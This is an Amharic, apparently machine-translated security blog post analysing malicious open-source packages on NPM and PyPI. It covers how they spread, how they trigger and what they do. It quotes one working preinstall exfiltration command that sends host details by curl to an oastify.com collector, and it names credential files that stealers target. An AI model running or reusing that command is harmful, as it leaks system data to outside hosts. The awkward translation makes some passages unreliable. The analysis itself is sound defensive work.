






በቀደመው ክፍል፣ ክፍት ምንጭ ተንኮል አዘል ፓኬጆች፡ ችግሩ, የስጋቱ ተዋናዮች ለምን እንዲህ እንደነበሩ ተወያይተናል አዳዲስ ተንኮል አዘል ክፍሎችን ለማተም ወይም ተንኮል አዘል ዌርን ወደ የቅርብ ጊዜዎቹ የነባር ክፍሎች ስሪቶች ለማስገባት ጉጉት፡- ክፍት ምንጭ መሠረተ ልማት ማንኛውም ሰው በማንኛውም ቦታ ጊዜያዊ መለያ እንዲፈጥር ያስችለዋል በክፍል መዝገብ (እንደ NPM፣ PyPI፣ Docker Hub ወይም Visual Studio Marketplace) ወይም በጋራ ልማት መድረክ (እንደ GitHub) ውስጥ። ምንም ወጪ የለም፣ እና የሶፍትዌር ቡድኖች በተለምዶ በሶስተኛ ወገን ክፍሎች ላይ ያላቸውን ከመጠን በላይ እምነት ለመጠቀም ብዙ እድሎች።
አጥቂዎች ለክፍት ምንጭ የሚገኘውን መሠረተ ልማት በመጠቀም ተንኮል አዘል ዌርን ለማሰራጨት ምን ያህል ቀላል እንደሆነ እና ሶፍትዌር የሚያዘጋጁ ድርጅቶች (ሁሉም ሰው?) በማልዌር እንዳይበከሉ (እና ለሌሎች በሚያሰራጩት ሶፍትዌር ውስጥ ተንኮል አዘል ዌርን ለማድረስ) ምን ያህል ከባድ እንደሆነ መካከል ያለው አለመመጣጠን ባለፈው ዓመት ሩብ ሚሊዮን የሚጠጋ የተንኮል አዘል ፓኬጆችን ሊያደርሱ ተቃርበዋል።
ይህ ችግር እጅግ በጣም ትልቅ ከመሆኑ የተነሳ አንድም ድርጅት ሊፈታው አይችልም፣ እናም ማህበረሰቡ ስለ እምነት፣ ደህንነቱ የተጠበቀ-በነባሪ እና ደህንነቱ የተጠበቀ-በዲዛይን መርሆዎች እና የክፍሎች የህይወት ዑደትን በተመለከተ ክፍት ምንጭ ሂደቱን እንደገና በማዋቀር ሂደት ላይ ነው። እንደዚህ ያሉ ሀሳቦችን በሚቀጥለው ክፍል እንመለከታለን። ከክፍት ምንጭ ተንኮል አዘል ፓኬጆች መጠበቅ፡- ምን አይሰራም (አይሰራም).
አብዛኛውን ጊዜ የሚዛመዱ የሶፍትዌር ክፍሎችን እየተነጋገርን መሆኑን ያስታውሱ። የሶፍትዌር ፓኬጆች፦ እንደገና ጥቅም ላይ ሊውሉ የሚችሉ ክፍሎች በሶፍትዌር አንጸባራቂ ውስጥ እንደ ጥገኝነት ሊጠቀሱ የሚችሉ እና በፓኬጅ አስተዳዳሪ ወይም በግንባታ መሳሪያ የተጫኑ ናቸው። እባክዎ ይህ ጉዳይ የህዝብን ጨምሮ ሊሰፋ እንደሚችል ልብ ይበሉ። የመያዣ ምስሎች (እንደ ኩበርኔትስ ባሉ የኮንቴይነር ሩጫ ጊዜዎች እና የኦርኬስትራ መድረኮች ጥቅም ላይ የሚውል)፣ እና የሶፍትዌር መሳሪያዎች ቅጥያዎች (ለግንባታ፣ ለአውቶሜሽን እና ለማሰማራት)።
እዚህ እንዴት እንደሆነ እንመረምራለን በተንኮል አዘል ክፍሎች ላይ የተመሠረተ የማጥቃት ዘዴ በቀደሙት ምሳሌዎች እና በማልዌር ቅድመ ማስጠንቀቂያ መድረካችን ላይ ባየነው መሰረት ይሰራል፣ (MEW)። ተንኮል አዘል ክፍሎችን በተለያዩ ልኬቶች እንለያቸዋለን፡
(1) ለማሰራጨት የተመረጠ መንገድ (በአዲስ ወይም በነባር አካል ውስጥ ጥቅም ላይ የዋለ መዝገብ እና የታተመውን የክፍሉን ስሪት ለመበከል የሚያገለግል ቴክኒክ)፣ (2) ማልዌር እንዴት እንደሚነቃ ወይም እንደሚቀሰቀስ፣ (3) ተንኮል አዘል ባህሪ ማለትም ምን አይነት ጎጂ ድርጊቶች እንደሚታዩ እና የአጥቂው ተነሳሽነት የትኛው ነው፣ (4) ለመደበቅ የተለመዱ ዘዴዎች የትኞቹ ናቸው፣ ሳይታወቅ ለመደበቅ፣ በጎን በኩል እንቅስቃሴ፣ ከትዕዛዝ እና ከቁጥጥር (C2) አስተናጋጆች ጋር ግንኙነት፣ ወዘተ.፤ እና (5) ተጎጂዎች ክፍሉን እንዲጭኑ በቂ ተወዳጅነት እና እምነት ለማግኘት የሚያስችሉ ቴክኒኮች።
የተመረጠው የስርጭት ዘዴ
"አንድ" እንመለከታለንየጀርባ ጫጫታ"ያልተራቀቁ ተንኮል አዘል ፓኬጆችን በፊደል አጻጻፍ በመጠቀም የፊደል አጻጻፍን በመጠቀም ጥገኝነታቸውን በተመለከተ የፊደል አጻጻፍ ስህተት ያለባቸውን ገንቢዎችን በፊደል አጻጻፍ ስም ላይ ስህተት በመጻፍ የፊደል አጻጻፍ ስልት ይጠቀማሉ። ብዙ ታዋቂ ፓኬጆች ተመሳሳይ ስም ያላቸው የፊደል አጻጻፍ ያላቸው ፓኬጆችን ይጋፈጣሉ፣ ይህም አንዳንድ ያልተጠነቀቁ ገንቢዎችን በፊደል አጻጻፍ ስልት እንደሚሸነፉ ይጠበቃል።
ጊዜያዊ መለያ ይጠቀማሉ፣ የፊደል አጻጻፍ ፓኬጆችን ቡድን ያትማሉ፣ ሌላ ይፈጥራሉ፣ እና ሌላ ቡድን ያትማሉ… አንዳንድ አውቶማቲክ እና ብልሃትን በመጠቀም የተወሰነ ውስብስብነት ሊያገኙ ይችላሉ፣ ነገር ግን በተለምዶ ቀላል ናቸው። በውስጣዊ መልኩ "አንኩኬቶች"የማረጋገጫ መስረቅ ዋናው ግብ ነው፣ ነገር ግን አልፎ አልፎ እንደ የግል መለያ መረጃ (PII)፣ የቅንጥብ ሰሌዳ ቀረጻ እና ሌሎች ጥርጣሬዎች ያሉ ስፓይዌር የሚያወጣ የምንጭ ኮድ ወይም ስሱ መረጃዎችን እናገኛለን።
ከንቱ ስንሆን፣ የበለጠ የተራቀቁ ተንኮል አዘል ክፍሎችን ማለትም "ሻርኮች" እናያለን። አናሳ ቡድኖች ለተወሰኑ ቡድኖች ወይም ድርጅቶች ኢላማ ይሆናሉ፣ በተለይም በክሪፕቶ ድራይንደሮች ወይም በድር ስኪመሮች፣ ምናልባትም በተጠቀሰው አቀራረብ መሰረት በሁኔታዎች የሚንቀሳቀሱ። የክስተት-ዥረት ክስተት የጥቃቱን የክፍያ ጭነት ዲክሪፕት ማድረግ ፓኬጁ ከዒላማ ፓኬጅ ሲጠቀስ ብቻ።
የስርጭት ዘዴው በጣም ጥሩ እና አሁን ክላሲክ በሆነው ጽሑፍ ላይ ተተነተነ፣ “የባክስታበር የቢላ ስብስብ፡ የክፍት ምንጭ ሶፍትዌር አቅርቦት ሰንሰለት ጥቃቶች ግምገማ"፣ ይህም መነበብ ያለበት ነው። ይህንን ጥሩ ገበታ ከዚህ በፊት አይተሃል፡

ሁሉም መንገዶች ተፈትሸዋል፣ አዳዲስ እና ነባር ፓኬጆችን ጨምሮ፤ የምንጭ ኮዱን፣ የግንባታ ስርዓቱን ወይም የታሸጉትን ክፍሎች በራሱ ላይ ተጽዕኖ አሳድሯል፤ የተሰረቁ የምስክር ወረቀቶችን ወይም ማህበራዊ ምህንድስናን በመጠቀም፤ የተተዉ መለያዎችን እና ማከማቻዎችን ጠልፎ ወይም የተያዙትን መርዝ ማድረግ። አንዳንድ ጥቃቶች ስሞችን ተቀብለዋል (የታይፖስኳቲንግ, የጥገኝነት ግራ መጋባት, ግልጽ የሆነ ግራ መጋባት, ሬፖ-ጃኪንግወዘተ) እና አስቀድመው በሌላ ቦታ ተብራርተዋል።
ስለተመረጡት መዝገቦችስ?
NPM በአጠቃላይ የተንኮል አዘል ፓኬጆችን ቁጥር መምራት ቀጥሏል፣ ነገር ግን በዚህ አመት በ PyPI ላይ ጭማሪ አይተናል። Python ለመረጃ ሳይንስ እና ለማሽን መማሪያ ታዋቂ ሥነ-ምህዳር ነው። እንደ እውነቱ ከሆነ፣ የማልዌር ጥግግት አሁን በ PyPI ውስጥ ከ NPM የበለጠ ነው።
ማልዌር እንዴት እንደሚነቃ
ተንኮል አዘል ፓኬጆች በተጫነበት ጊዜ የሚቀሰቀሱት ከ10 ጉዳዮች በ4ቱ ብቻ ነው (በቅርብ ዓመታት ከ10 ጉዳዮች ወደ 6ቱ ይጠጋ ነበር)። የተቀሩት በማስኬድ ጊዜ ተንኮል አዘል ባህሪን የሚያከናውኑ ሲሆን ከ100 ሙከራዎች ውስጥ 1ቱ ይቀሰቀሳሉ። ተቃዋሚዎቹ በብዙ ቦታዎች ላይ ያልተቆጣጠሩት የመጫኛ ስክሪፕቶች አፈፃፀም እንደተሰናከለ የሚያውቁ ይመስላል።
ክፉዎቹ ምን እያገኙ ነው?

የተንኮል ባህሪ ምድቦችን እንዘረዝራለን፣ በጣም ታዋቂ የሆኑትን በመጀመሪያ እንዘረዝራለን። እባክዎን ተፅዕኖው በጣም የተለየ ሊሆን እንደሚችል ልብ ይበሉ፡ a መጥረጊያ ግትር በሆነ መልኩ አጥፊ ነው፣ ነገር ግን የተለመደ አይደለም እና በጥቂት አጋጣሚዎች ብቻ ታይቷል፣ ከዒላማ የተደረጉ የሳይበር ጦርነት ዘመቻዎች ወይም ከጭካኔ ጠለፋ ጋር በተያያዘ። የሚከተሉት ምድቦች በጣም የተለመዱ ናቸው፡

- InfoStealer / ምስክርነቶች Drainer. እስካሁን ድረስ በጣም በተደጋጋሚ ከሚከሰቱት ያልተራቀቁ ጥቃቶች ውስጥ ከ90% በላይ የሚሆኑት እንደ የይለፍ ቃሎች፣ የመዳረሻ ቶከኖች፣ የኤፒአይ ቁልፎች እና የግል ቁልፎች (ለSSH እና የመሳሰሉት) ያሉ ምስክርነቶችን የሚፈልጉ ቀላል ሌቦች ናቸው። ምናልባት ለመጻፍ በጣም ቀላሉ ነው (ከዋይፐርስ ጋር?)። የታወቁ ፋይሎችን/ማውጫዎችን እና ሌሎች ምንጮችን ይዘረዝራሉ (ለምሳሌ የመዝገብ ቁልፎች)፣ ይዘቶቹን ያሽጉ እና ያንን መረጃ ወደ C2 አገልጋይ ይልካሉ። ሀሳቡ ቀላል ነው፡- “ለፊሺንግ ምስክርነቶች አንድ ሌፐር አሳትሜያለሁ፣ ስለዚህ በኋላ ላይ ቀጥተኛ ጥቃት ለመጀመር ምስክርነቶችን መጠቀም እችላለሁ”።
የታየው የC2 ኔትወርክ በተለምዶ ርካሽ እና ቆሻሻ ነው፣ እንደ የቴሌግራም ቻናሎች ወይም እንደ ንግሮክ ያሉ የዋሻ መሳሪያዎች (ብዙውን ጊዜ በVPN ኢግሬሽን አይፒዎች በኩል በሚጋለጡ የተገላቢጦሽ ፕሮክሲዎች መልክ)። በመቶዎች የሚቆጠሩ (!) አማራጮች አሉ፣ ብዙ የጂቲኤችቢ ፕሮጄክቶች በስር ይገኛሉ። የይለፍ ቃል መስረቅ ርዕስእንደ ኪይሎገርስ ያሉ ልዩ አገልግሎቶች ለተንኮል አዘል ፓኬጆች እና የኮንቴይነር ምስሎች እምብዛም አይደሉም፣ ነገር ግን በመሳሪያ ቅጥያዎች ውስጥ የተጠቃሚ መስተጋብር የሚጠበቅባቸው ቦታዎች ላይ በብዛት ይገኛሉ።
- Dropper / Downloaderሁለተኛው በታዋቂነት ደረጃ፣ በተለምዶ በብዙ ደረጃ ጥቃቶች ቀዳሚ ነው። ከሶስቱ ተንኮል አዘል ክፍሎች ውስጥ ከአንድ በላይ የሚሆኑት droppers (ተንኮል አዘል ክፍያ በጥቅሉ ውስጥ የተካተተ ከሆነ) ወይም ውርዶች አሏቸው (ክፍያው በአጥቂው ቁጥጥር ስር ካለ የመጨረሻ ነጥብ ይወርዳል)። የክፍያው ጭነት ብዙውን ጊዜ የሚታወቅ የሁለትዮሽ ማልዌር ልዩነት ሲሆን የኋላ በሮችን፣ ስፓይዌርን፣ ክሪፕቶ ድራይነሮችን እና ሌሎች የአጠቃቀም ጉዳዮችን ለመጫን ይሰራል እና አንዳንድ ጊዜ ይቀጥላል። የወረደው ወይም የተሰማራው የክፍያ ጭነት አሁን ባሉት የማልዌር ቢናሪዎች በሚሰጠው ኃይል ሁሉ የሁለተኛ ደረጃ ጥቃት ይጀምራል። ወደ ያልተጠበቁ ጣቢያዎች ሲገናኙ እንዳይታወቅ ለማድረግ ሁለትዮሽ ጥቅሎቹ በጥቅሉ ውስጥ ሊከፋፈሉ ይችላሉ፣ ብዙውን ጊዜ እንደ ምስሎች ወይም እንደ ጎጂ የፋይል ዓይነቶች ተደርገው ሊታዩ ይችላሉ።
- የክሪፕቶ ምንዛሬ ሌቦች / ማዕድን ቆፋሪዎችበገንዘብ ተነሳሽነት የተነሱ ጠላቶች የደመና ሀብቶችዎን ክሪፕቶሚኒየሮችን ለማስኬድ ለመጠቀም ፈቃደኞች ናቸው (በደመና ቪኤም ውስጥ እየሰሩ መሆናቸውን እንኳን ያውቃሉ)። ስለእነሱ ግድ የላቸውም። ዝቅተኛ የትርፍ መጠን ጥምርታ ለተሰረቀው የደመና መሠረተ ልማት ለተጎጂው የሚከፈለው ለእያንዳንዱ 53 ዶላር 1 ዶላር። ተጎጂዎች ያልተጠበቀ ሂሳብ እስኪደርሳቸው ድረስ ይህንን ላያውቁ ይችላሉ። እንደ እድል ሆኖ፣ ይህ ይመጣል እና ይሄዳል። Cryptojacking በተንኮል አዘል ፓኬጆች ውስጥ ያሉ ዘመቻዎች አልፎ አልፎ ብቅ ይላሉ እና ከዚያም ይጠፋሉ፣ ለኪስ ተጠቃሚዎች ማጭበርበሪያ ወይም በመጨረሻም የኪስ ቦርሳ አቅራቢውን ኢላማ ያደርጋሉ፣ ልክ እንደ የሌጀር ጥቃት.
እንደ ማሰማራት ያሉ ሌሎች ባህሪያት የጀርባ በር የተገላቢጦሽ ቅርፊት በመክፈት የርቀት ኮድ አፈፃፀም አሁን ካለፈው ጊዜ ያነሰ ነው። ለምሳሌ፣ 123rf_contributor_web ፓኬጁ (አሁን ከመዝገቡ ተወግዷል) ያለምንም መደበቅ ይከፈታል፤ የተገላቢጦሽ ቅርፊት ተገልብጦ ከ የተገላቢጦሽ ሼል ማጭበርበሪያ ሉህ:
ከሕጋዊ እና ተንኮል አዘል ክፍሎች በተጨማሪ፣ የሚከተሉትን ጨምሮ በርካታ ጥሰቶችን ተመልክተናል፤
የአይፈለጌ መልዕክት ፓኬጆች
በሺዎች የሚቆጠሩ ትናንሽ ፓኬጆች አሉ፣ በአብዛኛው በNPM ውስጥ፣ ምንም ማልዌር የሌላቸው ነገር ግን ተስፋ ሰጪ ቀላል ገቢዎች፣ የእባብ ዘይት፣ ወደ ቪያግራ የሚወስዱ አገናኞች እና ሌሎችም አሉ። ጥቂት ተጠቃሚዎች እንዲህ ዓይነቱን አይፈለጌ መልእክት ያትማሉ እና ከመዝገቡ ብዙ የመተላለፊያ ይዘት ይወስዳሉ። ከኢንዶኔዥያ የመጣ ሌላ ተዋናይ(ዎች) ምናልባት ጥቅም ለማግኘት ሞክሯል የሻይ ራንክን አላግባብ መጠቀም ከ GitHub dummy ማከማቻዎች ጋር በአስር ሺዎች የሚቆጠሩ እርስ በርስ የተያያዙ የNPM ፓኬጆችን በመፍጠር ክፍት ምንጭ ገንቢዎችን ለማካካስ የታሰበ። ይህ የአጠቃቀም ውሉን በግልጽ የሚጥስ ነው።
የሳንካ ሀብት እና የደህንነት ምርምር ማጭበርበሮች
አንድ ፓኬጅ እራሱን ለጥሩ ዓላማዎች እንደ ማፍለቅ ውሂብ ሲገልጽ፣ ለምሳሌ ለሳንካ ጉርብት ፕሮግራሞች የደህንነት ጉድለቶችን መለየት ወይም የተወሰኑ የስነ-ምህዳር ገጽታዎችን መመርመር። በዚህ ምድብ ውስጥ በሺዎች የሚቆጠሩ ፓኬጆችን አይተናል፣ እነዚህም መታወቂያ የሚያመጡ ነገር ግን ከፖርትስዊገር (ለምሳሌ በ oastify.com ጎራ ውስጥ ያለ አስተናጋጅ) ለ Burp Collaborator አድራሻ ብዙም ስሜታዊ ያልሆኑ መረጃዎችን አይተናል። ብዙውን ጊዜ የ የጥገኝነት ግራ መጋባት እንደ አሌክስ ቢርሳን የፅንሰ-ሀሳብ ማረጋገጫ፣ አውሮራ-ዌብሜይል-ፕሮ ፓኬጅ (ከመዝገቡ የተወገደ)፣ ይህም ይህንን መጥፎ ኮድ በቅድመ-ጭነት ስክሪፕት ውስጥ በቀላሉ ያሂዳል፡
exec("a=$(hostname; pwd; whoami; echo 'aurora-webmail-pro'; curl http://kmauspo6z5noqllvwu0oj6lqahg84ysn.oastify.com/;) && echo $a | xxd -p | head | while read ut; do curl -k -i -s http://kmauspo6z5noqllvwu0oj6lqahg84ysn.oastify.com/$ut;done")
እንዲሁም ""ን ያካትታልይህ የፅንሰ-ሀሳብ ቀላል የጥገኝነት ግራ መጋባት ጥቃት ማረጋገጫ ነው።"የኃላፊነት ማስተባበያ መግለጫ በ" package.jsonይህ የአገልግሎት ውሉን በግልጽ መጣስ ነው፣ ተንኮል አዘል ዓላማ ባይኖርም እንኳ።
ጥሩ ዜና አለ? በተንኮል አዘል ክፍሎች በኩል የሚደርሱ የራንሰምዌር ጥቃቶችን (እስካሁን) አላየንም። ባልታወቁ ምክንያቶች፣ የሳይበር ወንጀለኞች የበለጠ ባህላዊ የኢሜይል ማስገር፣ በRDP ላይ የተመሠረተ እና በድራይቭ-by-download የማድረስ ዘዴዎችን የሚመርጡ ይመስላል።
ተጨማሪ ቴክኒኮች ተስተውለዋል
ለጽናት፣ ለመከላከያ ስወራ፣ ለመረጃ አሰባሰብ፣ ከትእዛዝ እና ከቁጥጥር አስተናጋጆች ጋር ለመግባባት እና ለማጣራት ብዙ ቴክኒኮች ጥቅም ላይ ውለዋል።
ጠንካራነት በተንኮል አዘል ክፍሎች ውስጥ የሚገኘው በሁለተኛ ደረጃ ሁለትዮሽ ማልዌር ውስጥ ያለውን የጽናት ባህሪያት በመጠቀም ነው፣ ነገር ግን አንዳንድ ጊዜ ባህሪው በፓኬጅ ኮድ ውስጥ የሚገኝ ሲሆን፣ የታቀዱ ተግባራት እና በዊንዶውስ መዝገብ ውስጥ የተደረጉ ለውጦች በጣም የተለመዱ ናቸው።
ድፍረት የተለመደ ነው፣ ግን ያልተራቀቀ ነው። አብዛኛዎቹ የፊደል አጻጻፍ ፓኬጆች (“አንኩኬቶች"?) ጨርሶ ድንቁርናን አይጠቀሙም፤ ብዙዎቹ ጥቃቅን (base64/hex encoding ወይም እንደ rot13 ያሉ ምትክ ሳይፈሮችን) ይጠቀማሉ ወይም በትክክለኛው መሳሪያ በቀላሉ የሚገለበጡ የኮድ ድንቁርናዎችን እና ሚኒፊኬሽን ይጠቀማሉ። እውነተኛ፣ ጠንካራ፣ ድንቁርናን እና ለመቀልበስ አስቸጋሪ የሆኑ "ሻርኮች" ብቻ ናቸው።
መደበቅ ጥቃቱን ሊደብቅ ይችላል፣ ነገር ግን በክፍት ምንጭ ክፍል ውስጥ ኮድ መደበቅ ለምን ያስፈልጋል? አንድ ነገር ከእይታ መደበቅ እንዳለበት የሚያሳይ ማስረጃ አለ? ከ"ክፍት ምንጭ" ጋር የሚቃረን የአዕምሯዊ ንብረትን ለመጠበቅ መደበቅን የሚጠቀሙ ተንኮል-አዘል ያልሆኑ ፓኬጆችን ብዙ አጋጣሚዎች አግኝተናል። መደበቅ እንደ ማልዌር ማስረጃ ሆኖ ሊያገለግል ይችላል፣ ነገር ግን አሳማኝ አይደለም። መደበቅን ማስወገድም ከባድ ነው።
ሰበብ ከመከላከያ ቁጥጥሮች ቀላል ቴክኒኮችን ይጠቀማል። ተንኮል አዘል ኮድ ብዙውን ጊዜ በ ውስጥ የተጠበቀ ነው። ሞክር… ያዝ ያልተለመዱ እንቅስቃሴዎች በምዝግብ ማስታወሻዎቹ ውስጥ አይታዩም። የአካባቢ ማረጋገጫ (በቪኤም ወይም ኮንቴይነር ውስጥ የሚሰራ) አልፎ አልፎ የሚከሰት ነው፣ ማልዌርን የሚያነጣጥር ካልሆነ በስተቀር።
በምስሎች እና በፒዲኤፍ ፋይሎች ውስጥ ሁለትዮሽ ምስሎችን (ስቴጋኖግራፊን የሚመስል) መደበቅ ከምርመራ ለማምለጥ የታየ ሌላ ዘዴ ነበር።
በጣም የተለመዱት ተንኮል አዘል ክፍሎች ኢንፎስቴለሮች ስለሆኑ፣ ውሂብ መሰብሰብ አስፈላጊ ነው። ሚስጥሮች (የይለፍ ቃላት፣ የመዳረሻ ቶከኖች፣ የኤፒአይ ቁልፎች፣ የክሪፕቶግራፊክ ቁልፎች) በመደበኛነት በሎግ ፋይሎች፣ በአካባቢ ተለዋዋጮች እና በክሊፕቦርዱ (ከባንክ ትሮጃኖች እና ክሪፕቶ ሰረቆች ጋር ይታያሉ) ይቃኛሉ። የምንጭ ኮድ ማጥራትም የተለመደ ነው፣ ምክንያቱም የጥቅል ጭነት ብዙውን ጊዜ የሚከናወነው ውስጣዊ የጂት ማከማቻዎች ሊገለበጡ በሚችሉበት የልማት ኖድ ውስጥ ነው። የጂት ማከማቻዎችን ለመፈለግ ማውጫዎችን የሚዘረዝሩ ፓኬጆችን አይተናል። እንደ .env፣ private.pem፣ settings.py፣ app.js ወይም application.properties ያሉ ቦታዎችን መፈለግ በጣም የተለመደ ነው።
ኤክስፊልትሬሽን በስፋት የተተገበረ ሌላ እርምጃ ነው። የተወሰደውን መረጃ መድረሻ ለመደበቅ የሚሞክሩት ጥቂቶች ብቻ ናቸው። የቴሌግራም ቻናሎች እና እንደ ንግሮክ ያሉ ዋሻዎች ብዙ ጊዜ ጥቅም ላይ ይውላሉ። እና ብዙ አሉ በተለምዶ ለማጣሪያ የሚያገለግሉ በተፈቀደላቸው ዝርዝር ውስጥ ያሉ ጎራዎች.
እንደ መብት መጨመር ወይም የጎን እንቅስቃሴ ያሉ ሌሎች ቴክኒኮች ብዙም የተለመዱ አልነበሩም።
ተወዳጅነትን እና እምነትን ማግኘት
አንድ የቴክኖሎጂ ተንኮለኛ አስቀድሞ የተዘጋጀ ገዳይ ተንኮል ያለው ሰው “ይህንን ብልግና ለእነዚያ ለማያውቁት ሞኞች እንዴት ታማኝ ማድረግ እችላለሁ?” ብሎ ሲያስብ አስቡት።
